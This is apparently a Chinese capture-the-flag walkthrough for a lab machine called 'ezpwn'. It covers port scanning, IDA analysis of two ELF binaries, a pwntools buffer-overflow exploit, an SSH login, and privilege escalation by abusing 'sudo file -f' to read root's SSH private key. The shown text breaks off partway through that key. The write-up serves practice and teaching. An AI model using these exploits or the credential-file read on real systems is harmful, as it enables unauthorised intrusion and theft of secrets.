


# ezpwn靶机

## 端口扫描

通过tscan扫描出以下端口



发现有二个6538和9999端口

查看6538端口



## Directory listing for /

- [overflow](#)

## 溢出漏洞

发现有一个文件

结合靶机名应该是elf文件


```
sakuya@sakuya:~/Desktop/1111$ checksec overflow
[*] '/home/sakuya/Desktop/1111/overflow'

Arch:          amd64-64-little
RELRO:         No RELRO
Stack:         No canary found
NX:            NX unknown - GNU_STACK missing
PIE:           No PIE (0x400000)
Stack:         Executable
RWX:           Has RWX segments
Stripped:      No
Debuginfo:     Yes
```


确实是一个elf文件

保护全关了

我们把他拖到ida里面看看



我们跟进一下start()函数




gets(a)这里存在溢出漏洞

start函数里面要求b[1]要等于115 也就是s

c[1]要求等于112 也就是p


查看port()函数



会执行一个shell脚本


还会输出一段文字

但是文字这里乱码了



回到start()函数这里

查看start函数栈结构



我们结合这个函数栈结构


我们可以写出这个溢出漏洞的exp从而触发port函数

9999端口上的服务猜测就是这个程序被绑上去了

exp:

```
from pwn import *
p=remote('192.168.1.166',9999)
payload=b'p'*(0x11-0x3)+b's'*(0x3)
p.sendline(payload)
p.interactive()
```

成功执行




## 再次扫描端口

输出了刚刚我们看不到的文字

提示我们有新的端口开放了

我们再次扫描端口

此时多了一个11450的端口



访问11450



# Directory listing for /

- [hint](#)
- [ret2text](#)

有一个hint和ret2text文件

hint里面有提示

```
password and username in the program  
(offset)
```


貌似提示我们密码和账号在这个程序之中

密码下面还有一个offset


可能指的是偏移量

# ret2text

下载ret2text并拖入ida中



也有一个start()函数




```

ata Unexplored External symbol Lumina function
IDA View-A Pseudocode-A Hex View-1 Structures
.rodata:0000000000402003 db 0
.rodata:0000000000402004 ; const char command[]
.rodata:0000000000402004 command db '/bin/bash',0 ; DATA XREF: shell+4to
.rodata:000000000040200E ; const char format[6]
.rodata:000000000040200E format db 'a:總識' ; DATA XREF: start+8to
.rodata:0000000000402014 db 0A6h
.rodata:0000000000402015 db 0B8h
.rodata:0000000000402016 db 73h ; s
.rodata:0000000000402017 db 68h ; h
.rodata:0000000000402018 db 65h ; e
.rodata:0000000000402019 db 6Ch ; l
.rodata:000000000040201A db 6Ch ; l
.rodata:000000000040201B db 0E8h
.rodata:000000000040201C db 0BFh
.rodata:000000000040201D db 98h
.rodata:000000000040201E db 0E6h
.rodata:000000000040201F db 9Ch
.rodata:0000000000402020 db 89h
.rodata:0000000000402021 db 0E5h
.rodata:0000000000402022 db 0A4h
.rodata:0000000000402023 db 9Ah
.rodata:0000000000402024 db 0E8h
.rodata:0000000000402025 db 0BFh
.rodata:0000000000402026 db 9Ch
.rodata:0000000000402027 db 0E5h
.rodata:0000000000402028 db 91h
.rodata:0000000000402029 db 0A2h
.rodata:000000000040202A db 0
.rodata:000000000040202A _rodata ends
.rodata:000000000040202B
LOAD:000000000040202B ; =====
LOAD:000000000040202B
LOAD:000000000040202B ; Segment type: Pure data
LOAD:000000000040202B ; Segment permissions: Read
LOAD:000000000040202B LOAD segment mepage public 'DATA' use64
LOAD:000000000040202B assume cs:LOAD
LOAD:000000000040202B ;org 40202Bh
LOAD:000000000040202B align 4
LOAD:000000000040202B ends
LOAD:000000000040202B

```

也是会输出一段文字 也是乱码了

旁边函数栏有个shell()函数



是个后门函数

我们把ret2text文件放到linux里面执行看看会输出什么

```

sakuya@sakuya:~/Desktop/1111$ ./ret2text
a:我离shell还有多远呢

```

这个a和上个程序里面执行port.sh的路径中的home目录下面的一个账号目录同名


猜测a就是账号名

离shell还有多远呢与hint里面的offset(偏移量)有关

可能密码就是a到达栈溢出处的ret的距离

回到函数栈结构中查看





猜测密码就是0xa+0x8的这个长度

即0x12

我们试试18或者0x12去登录a账号

```

$ ssh a@192.168.1.166
The authenticity of host '192.168.1.166 (192.168.1.166)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  ~/.ssh/known_hosts:12: [hashed name]
  ~/.ssh/known_hosts:13: [hashed name]
  (18 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.166' (ED25519) to the list of known hosts.
a@192.168.1.166's password:
Linux ezpwn 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov  2 00:36:12 2025 from 192.168.43.55
a@ezpwn:~$

```

使用0x12 成功登录

```

a@ezpwn:~$ ls
overflow  pwn  ret2text  user.txt
a@ezpwn:~$ cat user.txt
flag{ez_pwn_192dnkwL_usserR}
a@ezpwn:~$

```

拿到user的flag

# root

```
sudo -l
```

看看可以执行什么命令

```
a@ezpwn:~$ sudo -l
sudo: unable to resolve host ezpwn: Name or service not known
[sudo] password for a:
Matching Defaults entries for a on ezpwn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User a may run the following commands on ezpwn:
    (ALL) /usr/bin/file
```

发现可以执行file命令

我们现在可以任意读文件

```
a@ezpwn:~$ sudo file -f /root/.ssh/id_rsa
sudo: unable to resolve host ezpwn: Name or service not known
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAACFwAAAAAdzctcn:
y)
NhAAAAAwEAAQAAAEAx6B2I1GGMqyVw4WxXxLXG0xnGrH2SQGRvBpJDR8d12rf9w7imoFO:
y)
